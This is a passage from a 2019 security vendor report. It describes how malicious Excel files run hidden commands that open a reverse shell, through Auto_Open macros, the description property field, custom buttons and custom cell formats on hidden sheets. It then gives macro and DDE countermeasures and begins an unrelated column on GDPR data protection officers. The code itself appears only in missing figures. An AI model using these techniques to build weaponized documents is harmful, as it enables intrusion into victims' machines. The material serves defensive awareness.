
1) Running VBA macros by inserting commands

VBA stands for Visual Basic for Applications. It is a macro language for office applications based on Microsoft's Visual Basics. Macro-based command line execution is the simplest and most basic method and is shown below.

[Figure 5-6] Macro code

Looking at the macro code, we used the Auto_Open procedure. When you run Excel, it automatically browses for Auto-Open procedures. It will be executed automatically if the procedure exists. Auto_Open was supported in versions prior to Excel 97. As of Excel 2000, a new Workbook_Open event procedure is now available and both procedures are supported.

If you execute the Excel file with the macro code written above, to the victim it will appear as if a normal Excel file has been executed as shown in [Figure 5-7]. However, by the Auto_Open procedure, you can see that the command line is executed with the Shell function of VBA to connect the reverse shell.




[Figure 5-7] Reverse shell connection

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files


2) Running the malicious commands through a macro by inserting a command line in the *descriptions* field of the properties window

We have already gone through a simple way of inserting a command line within a VBA macro. The next method is inserting a command line in the *descriptions* field of the Excel file property and executing it using a macro.



[Figure 5-8] Inserting a command in the *descriptions* field

In order to execute the command line inserted in the *description* field, we used the macro shown in [Figure 5-9].




[Figure 5-9] Macro which executes the command lines from the *description* field

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files


When the Excel file is executed, to the victim it appears to be an execution of a normal Excel file as shown in [Figure 5-10]. However, the macro is executed by the Auto_Open procedure and the command line that we inserted earlier in the *description* field is executed. After that, you can see that the reverse shell is connected.



[Figure 5-10] Reverse shell connection

3) Executing the command line through the user defined buttons

In Excel, you can create custom buttons. You can create a macro by inserting a command line when creating custom buttons.




[Figure 5-11] User defined buttons

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Running malicious commands through Excel files

We used a macro as shown in [Figure 5-12] to create a custom button and connect the Reverse Shell.



[Figure 5-12] Macro which executes the command line

If you click the custom button in the Excel file, you confirm that the macro is executed by the Auto_Open procedure as shown in [Figure 5-13] and thus, the reverse shell is connected.




[Figure 5-13] Reverse shell connection

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files

4) Executing the command line through user defined formats


Cell formats change font size, color, background color, border and shape of the cell itself. In Excel, the user can change format by using the default formats provided by Excel, or by creating a custom format. A user-created format is called a custom format. Custom formats allow you to change the font size, color, and other cell shapes. In addition, external programs can be used to allow attackers to insert command lines as shown in [Figure 5-14].



[Figure 5-14] Inserting command lines through user defined formats

After inserting the command line and hiding the sheet where the command line is inserted, the victim will not know the existence of the command line until they disable the hide.

When the Excel file is executed, to the victim it appears to be an execution of a normal Excel file as shown in [Figure 5-15]. However, you can see that the command line inserted in the custom format is executed and the reverse shell is connected.



[Figure 5-15] Reverse shell connection

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Running malicious commands through Excel files

04. Countermeasures

We have seen how to execute a malicious command line in Excel. It should be noted that the above information does not only include malicious acts such as the command line, but also allows for various actions that download additional malicious codes. Then how can we prevent malicious behavior in Excel? Let's take a look at Office2013 standard.

1) Check alarm window before opening the file


While browsing an Excel file, if you see a popup window asking whether you want to run the application program as shown in [Figure 5-16], click [No] if the program seems suspicious. Open the file after checking the contents more carefully.



[Figure 5-16] Alarm popup which appears when opening an Excel file

2) Restrict macro executions

You can restrict malicious macros from being executed automatically by selecting [Options → Security Center → Security Center Settings → Macro Settings → Only Digitally Signed Macros].




[Figure 5-17] Restrict execution of macros

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files

3) Restrict DDE(Dynamic Data exchange)

The Dynamic Data Exchange (DDE) function is used to transfer data between applications on Windows operating system for the convenience of the users (Please refer to the Monthly Security Report Issue 201904 DDE (Dynamic Data Exchange) for details). Check the [File → Options → Advanced → General → Ignore Other Applications Using Dynamic Data Exchange (DDE)] setting to restrict the execution of other applications.



[Figure 5-18] DDE(Dynamic Data Exchange) restriction

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Running malicious commands through Excel files

05. Reference

[1] Windows Meterpreter (Reflective Injection), Reverse TCP Stager
https://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_tcp
https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/windows/meterpreter/reverse_tcp.md

[2] 24 Useful Excel Macro Examples for VBA Beginners (Ready-to-use)
https://trumpexcel.com/excel-macro-examples/

[3] Excel의 매크로 보안 설정 변경
https://support.office.com/ko-kr/article/Excel%EC%9D%98-%EB%A7%A4%ED%81%AC%EB%A1%9C-%EB%B3%B4%EC%95%88-%EC%84%A4%EC%A0%95-%EB%B3%80%EA%B2%BD-a97c09d2-c082-46b8-b19f-e8621e8fe373

[4] Office 문서에서 외부 콘텐츠 차단 또는 차단 해제
https://support.office.com/ko-kr/article/office-%EB%AC%B8%EC%84%9C%EC%97%90%EC%84%9C-%EC%99%B8%EB%B6%80-%EC%BD%98%ED%85%90%EC%B8%A0-%EC%B0%A8%EB%8B%A8-%EB%98%90%EB%8A%94-%EC%B0%A8%EB%8B%A8-%ED%95%B4%EC%A0%9C-10204ae0-0621-411f-b0d6-575b0847a795

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPT3ER 4

Special Column

Understanding DPOs and how GDPR is applied to domestic companies and organizations

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Understanding DPOs and how GDPR is applied to domestic companies and organizations

Security Consulting Dept.
Consulting Team 2

01. Synopsis

A year has passed since the European Union's General Privacy Act (GDPR), which is a new privacy legislation the EU's 28 member states launched on May 25, 2018. The GDPR was enacted as a Regulation within the existing Directive, and the trading countries were forced to comply with the GDPR. In the event of an infringement of personal information, enormous amounts of sanctions would be imposed. The largest sanctions since the implementation of GDPR was the penalty of € 50 million levied against Google (Google) by the French Privacy Commission (CNIL).

The French Privacy Commission pointed out a violation of Article 5 of the GDPR "Privacy Policy" against Google. The violations are as follows; ▲ Google does not store information on the purpose of data processing and does not store the information in one location and requires more than 5-6 clicks to access such information ▲ Google does not provide clear and comprehensive information, but instead provides general and ambiguous descriptions ▲ Google has violated Article 6 of the GDPR, the “valid consent” regulation by not obtaining “legitimate disposition” on personalized advertisements. Google has announced that they will appeal the regulation, since a penalty of € 50 million is not a small sanction. Such sanctions are too much even for global companies such as Google to deal with, so domestic companies and organizations that fall under the GDPR are still cautious of the GDPR situation.

Although a year has passed since the implementation of GDPR, there are still not many cases of analysis or responses to GDPR in Korea. From here on, we will examine the details of the DPO (Data Protection Officer), which are essential for actively responding to GDPR regulations and procedures.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

02. Major changes since the implementation of EU's GDPR and DPOs(Data Protection Officer)

	Category
1	Expansion of territory scope
2	Powerful sanctions
3	Expanded definition of personal information
4	Many of the regulations are applied directly to the processor
5	Establishment of personal information processing
6	Upgrading the lawful treatment standard
7	Establish mechanism for transferring personal information overseas
8	Introduction of personal information leakage notification system
9	Expanding rights of information entities
10	Designating DPO's mandates
11	Strengthening accountability and governance
12	Introduction of One Stop Shop

[Table 5-1] Major changes since the implementation of GDPR

[Table 5-1] summarizes the major changes since the implementation of GDPR. As the territorial scope of the GDPR expands, it provides goods and services to information entities within and outside the EU. In addition, the scope of GDPR has expanded to companies monitoring the activities of information entities within the EU. Regulations enforced through strong penalties have been applied, and IP addresses and cookie values are examples of personal information defined by the GDPR. GDPR is directly applied to the personal information manager, and the standards for GDPR have also been strengthened. In particular, Korean companies and organizations should pay close attention to personal information outside of Korea. The transfer of personal information abroad can only be made in countries where appropriateness assessment * is granted. To provide appropriate safeguards or other exceptions that are only admissible, these are one of the items that should be carefully understood.

When domestic organizations or corporations are subject to GDPR, the obligation to designate a Data Protection Officer (DPO) may be imposed. According to one analysis, it is expected that in order to comply with GDPR, 28,000 DPOs in Europe, 75,000 DPOs globally, and 1,400 DPOs in Korea are required. At the beginning of the GDPR, even global companies such as Facebook and Google had difficulties selecting a DPO. And a year after the GDPR implementation, many companies and organizations are experiencing difficulties. DPO is more difficult to deal with because its legal knowledge is especially emphasized and it is a position that is different from the person in charge of personal information protection which is not in Korea at present.

* Appropriateness assessment: a system that recognizes that the country has equal to the level of personal protection as the EU (accepted countries: Andorra, Argentina, Canada, commercial organizations, Faroe Islands, Guernsey, Israel, Isle of Man, , Switzerland, Uruguay and the United States of America (limited to the Privacy Shield framework)

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

03. The Data Protection Officers(DPO) of the GDPR

GDPR imposes a DPO appointment obligation (Article 37) on personal information processors that meet certain requirements. If they meet the specified requirements, a DPO should be appointed. If a DPO is not appointed due to the fact that they do not satisfy the specific requirements, then the related information should be documented ('documentation' conditions under the GDPR responsibility principle).

- When a public institute or organization handles personal information
- When the core activity of the controller or processor requires large-scale, regular and systematic monitoring of the subject
- Then the core activity of the controller or processor consists of processing large-scale, sensitive information or information related to criminal history

[Figure 5-1] Criteria for mandatory DPO designation: Article37 Clause1

Of course, DPOs can be appointed voluntarily even if the requirements in [Figure 5-1] are not met. However, even if the DPO is appointed voluntarily, Articles 37-39 related to the designation, status, and responsibilities of the DPO are still applied and volunteers should be aware of this fact.

- Professional qualities, knowledge of privacy laws, experience with collaboration with supervisory agencies, and ability to communicate with stakeholders
- A sufficient understanding of DPO status is required. In particular, attention should be paid to independence and to the conflict of interest.
- DPOs should take into account the risks associated with the processing of personal information in the performance of their duties. They should also take into account of the dangers of the nature, scope, context and purpose of handling personal information.

[Figure 5-2] Things to consider when appointing a DPO

The independence of work among matters to be considered when appointing the DPO are different from the concept of the CPO(Chief Privacy Officer) of the legal system in South Korea. In other words, appointing the CPO, an internal contact, as a DPO may be a problematic to the independence of the DPO.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Understanding DPOs and how GDPR is applied to domestic companies and organizations

In the case of South Korea [Information communications service provider act and other Information communication network laws which regulate personal information(Act on encouraging the use of Information communications and Information protection).], it is required to designate the person in charge of personal information protection in accordance with [Personal Information Protection Act], which is generally applied to the personal information protection handler, and the following difference from the DPO of GDPR is shown.

	DPO	Personal Information Protection Officer
Requirements	1) If it is a public institution or 2) If the core activity of a company/organization monitors large-scale activities of information entities or 3) If the core activities of a company/organization are involved in large-scale processing of sensitive or criminal information	5 or more Information and communication service providers (according to the Information and Communication Network Act) or personal information processors(according to the Personal Information Protection Act) at all times.
Responsibility	Specific activities set by the GDPR to protect personal information	When verifying violation of the law, the specific actions(Privacy Act) prescribed by law for improvement of personal information protection and management report on improvements (information communication network law).
Qualifications	Expert knowledge (personal information protection laws and personal information protection practice)	CEO, executive, or specific activity prescribed by law for the protection of personal information(Privacy Act)
Independence	Guarantee strong independence	Not mentioned
Disadvantage in work env.	No disadvantages due to work	Not mentioned (Information and Communication Network Act) or existence of limited disadvantage restriction regulations (Privacy Act)
Employment type	Internal or Outsourced (Flexible)	Internal Only (Rigid)
Professionalism	Requires expertise in laws and practices	No expertise required

[Table 5-2] Comparing DPO and Personal Information Protection Officer (Source : NAVER Official Personal Information Protections Blog)

As shown above, a DPO does not have to be an internal employee and outsiders can be designated as DPOs. One external DPO with expertise can be the DPO of several companies. However, it is necessary to establish an always present communication system between the company-DPO- and supervisor. Thus, the DPO should have free access to the personal information processing system and business status of all companies in charge. Companies are emphasizing the need to guarantee such a work environment for the DPO.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

04. Case Studies on DPOs of different countries and companies

▶ Facebook appoints a DPO

